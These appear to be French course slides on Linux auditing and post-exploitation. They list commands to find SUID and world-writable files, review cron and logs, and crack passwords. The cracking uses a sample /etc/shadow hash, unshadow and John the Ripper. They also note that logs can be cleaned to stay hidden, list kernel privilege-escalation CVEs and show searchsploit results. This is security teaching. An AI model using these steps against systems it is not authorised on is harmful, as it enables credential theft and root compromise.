
- `netstat`
  - `netstat -a`
  - Par protocole :
    - `netstat -at / netstat -au`
  - Par famille
    - `netstat -aA [inet|inet6]`
  - Avec le processus correspondant
    - `netstat -atup (root)`
- `fuser -n tcp|upd port (root)`

LSOF : LiSt Open File

- `netstat`
  - `netstat -a`
  - Par protocole :
    - `netstat -at / netstat -au`
  - Par famille
    - `netstat -aA [inet|inet6]`
  - Avec le processus correspondant
    - `netstat -atup (root)`

- `fuser -n tcp|upd port (root)`

Linux Performance Observability Tools



http://www.brendangregg.com/linuxperf.html 2015

Recherche des fichiers avec des droits faibles

- Particulièrement les fichiers de configuration
  - Dans `/etc`
    - `/etc/hosts`, `/etc/nsswitch.conf` et `/etc/resolv.conf`
  - Partout !!!
    - `.rhosts`
    - `.netrc`
    - `.bash_history`
  - Les tâches planifiées
    - `/etc/crontab` et `/etc/cron.(d|hourly|daily|weekly|monthly)`
    - `/var/spool/cron/tabs/*` ou `/var/spool/cron/crontabs`
- recherche de mots de passe
  - `.subversion`, `.bash_history`, etc.

Fichiers et répertoires mal configurés

- Recherche
  - Fichier en écriture pour tous
    - `find / -type f -perm -002 -ls`
  - Répertoire en écriture pour tous :
    - `find / -type d -perm -2 -exec ls -lcd {} \ ;`
  - Possibilité d'ajout ou de suppression de fichiers pour tous
    - `find / -perm -o+w -type d`
- fichiers SUID root :
    - `find / -user root -perm -4000 -exec ls -l {} \ ;`
- fichiers SGID root :
    - `find / -user root -perm -2000 -exec ls -l {} \ ;`
  - Exécution du fichier avec les droits root quels que soient les droits de l'utilisateur
    - `find / -perm -u+s`

Etude des fichiers de démarrage et de configuration

- Sous Linux, il faut s'intéresser aux fichiers et aux répertoires suivants:
  - /etc/inittab
  - /etc/init.d/
  - /etc/rc.sysinit
  - /etc/sysconfig/
  - /etc/rc.d/
  - /etc/inetd.conf ou /etc/xinetd.conf et /etc/xinetd.d/
  - /etc/crontab
  - /etc/cron.daily, /etc/cron.hourly…

Crontab

- Tâches périodiques (`cron`) et différées (`at`)
- Vérifier les mécanismes d'autorisation (`cron.allow` et `cron.deny`) rarement utilisés
- absence de cron utilisateurs (`/var/spool/cron/` ou `crontab -l -u user`)
- pertinence des crons systèmes : dérouler la pelote commençant à `/etc/crontab`
- permissions sur les fichiers exécutés par `cron`

Les logs

- Examen des logs très utile pour déterminer les adresses de connexion des administrateurs ou autres utilisateurs
- Dans les logs, nous trouvons parfois d'autres informations intéressantes :
  - Mots de passe tapés à la place du login dans session telnet => mot de passe enregistré dans logs
- Nettoyage des logs possible dans le cas d'une discrétion nécessaire
- Logs Unix gérés par daemon `SYSLOG`
- Logs textuels, emplacement défini par fichier de configuration `/etc/syslog.conf`
  - Linux : `/var/log`
  - Solaris : `/var/adm, /var/log`
- Possibilité d'envoyer les logs sur machine distante dite `LOGHOST` par protocole `SYSLOG`
  - Examen de `/etc/hosts` pour voir si machine `loghost` existante

Délégation de droits

- Délégation de root sans donner son mot de passe
  - `CALIFE` : Donne un shell root uniquement
  - `SUDO` : très paramétrable (`/etc/sudoers`), donne seulement
    - Certaines commandes
    - Certains paramètres
    - Certains groupes …
- `sudo -l` : liste les commandes autorisées pour l'utilisateur connecté
- `sudo -s` : lance un shell

Authentification des utilisateurs

- Authentification par mot de passe
  - Souvent la seule barrière qui empêche l'accès au système
- Base principale des comptes locaux :
  - `/etc/passwd` et `/etc/shadow`
- Autres sources d'authentifications possibles
  - `PAM (Pluggable Authentification Modules)`
  - `NIS`
  - `Kerberos`

Authentification native

- Le fichier /etc/passwd contient :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

- Le fichier /etc/shadow contient les empreintes des mots de passe

```
root:$6$GkfJ0/H/$IDtJEzDO1vh8VyDG5rnnLLMXwZl.cikulTg4wtXjq98Vlcf/
PA2D1QsT7VHSsu46B/od4IJlqENMtc8dSpBEa1:14592:0:99999:7:::
daemon:x:14592:0:99999:7:::
bin:x:14592:0:99999:7:::
sys:x:14592:0:99999:7:::
sync:x:14592:0:99999:7:::
```

Structure de l’empreinte

- Exemple d’une empreinte (obtenue par une fonction de hachage)
  - 1abcdefgh$cHJi5PXp/ki/ktXzqlk6l1
- Signification des différents termes : $(**1**)$(**abcdefgh**)$(**cHJi5PXp/ki/ktXzqlk6l1**)
  - $1 : Algorithme MD5
    - $2 : Algorithme Blowfish
    - $5 : Algorithme sha256
    - $6 : Algorithme sha512
- $2 : Piment (salt)
  - Protection contre les attaques par dictionnaire précalculé
  - Piment en clair
- $3 : Empreinte résultante

Format du hash du password

- Les mots de passe sont hachés avec une variante de MD5 s'ils commencent par 1 (une variante du DES était utilisée avant, avec deux caractères de sel).
- la simple récupération des fichiers `/etc/shadow` et `/etc/passwd` suffit
- Fusion des deux fichiers par `unshadow` pour une utilisation par « `John The Ripper` »
  - `john -s ~/unshadow.txt`

Elevation de privilèges

- CVE-2008-(0600|0009|0010) : vmsplice
  - Permet d'exécuter du code sous l'UID 0
    - Versions 2.6.17 à 2.6.24
- CVE-2009-1185 : udev
- CVE-2010-3847 : The GNU C library dynamic linker expands $ORIGIN in setuid library search path
- CVE-2010-3904 : RDS privilege escalation exploit
  - Linux Kernel <= 2.6.36-rc8
- CVE-2013-2094 : Linux kernel perf_swevent_init
  - Linux Kernel < 3.8.9

Exploiter

/usr/share/exploitdb$ ./searchsploit linux kernel local | grep 2.6.3

```
Linux Kernel <= 2.6.3 - (setsockopt) Local Denial of Service Exploit                                | ./linux/dos/274.c
Linux Kernel 2.6.30 <= 2.6.30.1 / SELinux / RHEL5 - Test Kernel Local Root Exploit (0day)           | ./linux/local/9191.txt
Linux Kernel <= 2.6.31-rc5 sigaltstack 4-Byte Stack Disclosure Exploit                              | ./linux/local/9352.c
Linux Kernel <= 2.6.31-rc7 AF_LLC getsockname 5-Byte Stack Disclosure                               | ./linux/local/9513.c
Linux Kernel <= 2.6.30 atalk_getname() 8-bytes Stack Disclosure Exploit                             | ./linux/local/9521.c
Linux Kernel < 2.6.31-rc7 - AF_IRDA 29-Byte Stack Disclosure Exploit                                | ./linux/local/9543.c
Linux Kernel 2.4.1-2.4.37 and 2.6.1-2.6.32-rc5 - Pipe.c Privilege Escalation                        | ./linux/local/9844.py
Linux Kernel <= 2.6.34-rc3 ReiserFS xattr - Privilege Escalation                                    | ./linux/local/12130.py
Linux Kernel < 2.6.36-rc1 CAN BCM - Privilege Escalation Exploit                                    | ./linux/local/14814.c
Linux Kernel < 2.6.36-rc4-git2 - x86_64 ia32syscall Emulation Privilege Escalation                  | ./linux/local/15023.c
Linux Kernel 2.6.27 < 2.6.36 - x86_64 compat Local Root Exploit                                     | ./linux/local/15024.c
Linux Kernel < 2.6.36-rc6 pktcdvd Kernel Memory Disclosure                                          | ./linux/local/15150.c
Linux Kernel <= 2.6.36-rc8 - RDS Protocol Local Privilege Escalation                                | ./linux/local/15285.c
Linux Kernel <= 2.6.37 - Local Privilege Escalation                                                 | ./linux/local/15704.c
Linux Kernel < 2.6.37-rc2 - ACPI custom_method Privilege Escalation                                 | ./linux/local/15774.c
Linux Kernel 2.6.34 - CAP_SYS_ADMIN x86 - Local Privilege Escalation Exploit                        | ./linux/local/15916.c
Linux Kernel < 2.6.34 - CAP_SYS_ADMIN x86 & x64 - Local Privilege Escalation Exploit (2)            | ./linux/local/15944.c
Linux Kernel <= 2.6.37 - Local Kernel Denial of Service                                             | ./linux/dos/16263.c
Linux Kernel < 2.6.36.2 - Econet Privilege Escalation Exploit                                       | ./linux/local/17787.c
Linux Kernel <= 2.6.37-rc1 - serial_multiport_struct Local Info Leak Exploit                        | ./linux/local/18080.c
Linux Kernel 2.6.39 <= 3.2.2 (32-bit & 64-bit) - Mempodipper Local Root (1)                         | ./linux/local/18411.c
Linux Kernel 2.6.37 <= 3.x.x - PERF_EVENTS Local Root Exploit                                       | ./linux/local/25444.c
Linux Kernel 2.6.x - Audit Subsystems Local Denial of Service Vulnerability                         | ./linux/dos/29683.txt
Linux Kernel 2.6.31 - 'perf_counter_open()' Local Buffer Overflow Vulnerability                     | ./linux/local/33228.txt
Linux Kernel <= 2.6.39 (32-bit & 64-bit) - Mempodipper Local Root (2)                               | ./linux/local/35161.txt
```

Questions ?